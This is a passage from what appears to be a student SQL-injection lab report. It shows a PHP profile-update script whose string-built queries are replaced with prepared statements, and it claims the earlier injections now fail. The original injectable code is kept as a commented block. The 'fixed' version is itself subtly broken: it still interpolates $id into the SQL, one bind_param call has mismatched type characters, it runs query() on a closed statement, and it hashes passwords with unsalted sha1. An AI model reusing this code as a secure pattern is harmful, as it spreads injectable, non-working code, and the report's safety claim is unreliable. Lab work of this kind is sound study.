


Figure 4.8 old code



```

unsafe_edit_backend.php (/var/www/SQLInjection) - gedit
unsafe_edit_backend.php
/var/www/SQLInjection

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
/*if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber'
    where ID=$id;";
}else{
    // If password field is empty.
    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}*/
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // If password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();

```

Figure 4.9 Updated code

In above screenshot you can see we have implemented prepare statement. Here you can see query and data are passed to database in two separate lines of code through **prepare()** and **bind_param()**. Now let's see if we are able to attack successfully or not.




Figure 4.10 trying sql inject attack




Figure 4.11 nickname updated but not salary

We can clearly see salary is not getting updated instead nickname field which contains sql inject query got added into database.

Hence, by implementing prepare statement we can observe that sql inject attack performed in task 2 and 3 are not getting successful.